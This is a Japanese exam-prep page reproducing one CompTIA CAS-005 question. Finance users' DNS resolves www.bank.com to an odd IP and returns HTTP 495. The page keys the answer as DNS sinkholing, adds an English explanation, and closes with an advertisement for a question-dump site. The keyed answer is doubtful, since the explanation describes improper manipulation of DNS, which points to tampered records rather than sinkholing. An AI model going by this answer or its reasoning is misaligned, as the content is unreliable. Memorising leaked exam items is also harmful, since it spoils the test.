ある企業のヘルプデスクには、財務部門からwww.bank.comへのアクセスに関する問題に関する電話が多数寄せられています。セキュリティオペレーションセンターは、以下のセキュリティログを確認しました。

User	User IP & Subnet	Location	Website	DNS Resolved IP (public)	HTTP Status Code
User12	10.200.2.52/24	Finance	www.bank.com	65.146.76.34	495
User31	10.200.2.213/24	Finance	www.bank.com	65.146.76.34	495
User46	10.200.5.76/24	IT	www.bank.com	98.17.62.78	200
User23	10.200.2.156/24	Finance	www.bank.com	65.146.76.34	495
User51	10.200.4.128/24	Legal	www.bank.com	98.17.62.78	200

以下のうち、問題の原因として最も可能性が高いのはどれですか？
A. 再帰的な DNS 解決が失敗しています
B. DNSレコードが改ざんされています。
C. DNSトラフィックがシンクホールされています。
D. DNSの設定が正しくありません。
正解: **C** (コメントを発表する)
Sinkholing, or DNS sinkholing, is a method used to redirect malicious traffic to a safe destination. This technique is often employed by security teams to prevent access to malicious domains by substituting a benign destination IP address.
In the given logs, users from the finance department are accessing www.bank.com and receiving HTTP status code 495. This status code is typically indicative of a client certificate error, which can occur if the DNS traffic is being manipulated or redirected incorrectly. The consistency in receiving the same HTTP status code across different users suggests a systematic issue rather than an isolated incident.
Recursive DNS resolution failure (A) would generally lead to inability to resolve DNS at all, not to a specific HTTP error.
DNS poisoning (B) could result in usersbeing directed to malicious sites, but again, would likely result in a different set of errors or unusual activity.
Incorrect DNS setup (D) would likely cause broader resolution issues rather than targeted errors like the one seen here.
By reviewing the provided data, it is evident that the DNS traffic for www.bank.com is being rerouted improperly, resulting in consistent HTTP 495 errors for the finance department users. Hence, the most likely cause is that the DNS traffic is being sinkholed.
References:
CompTIA SecurityX study materials on DNS security mechanisms.

Standard HTTP status codes and their implications.

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu　**604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」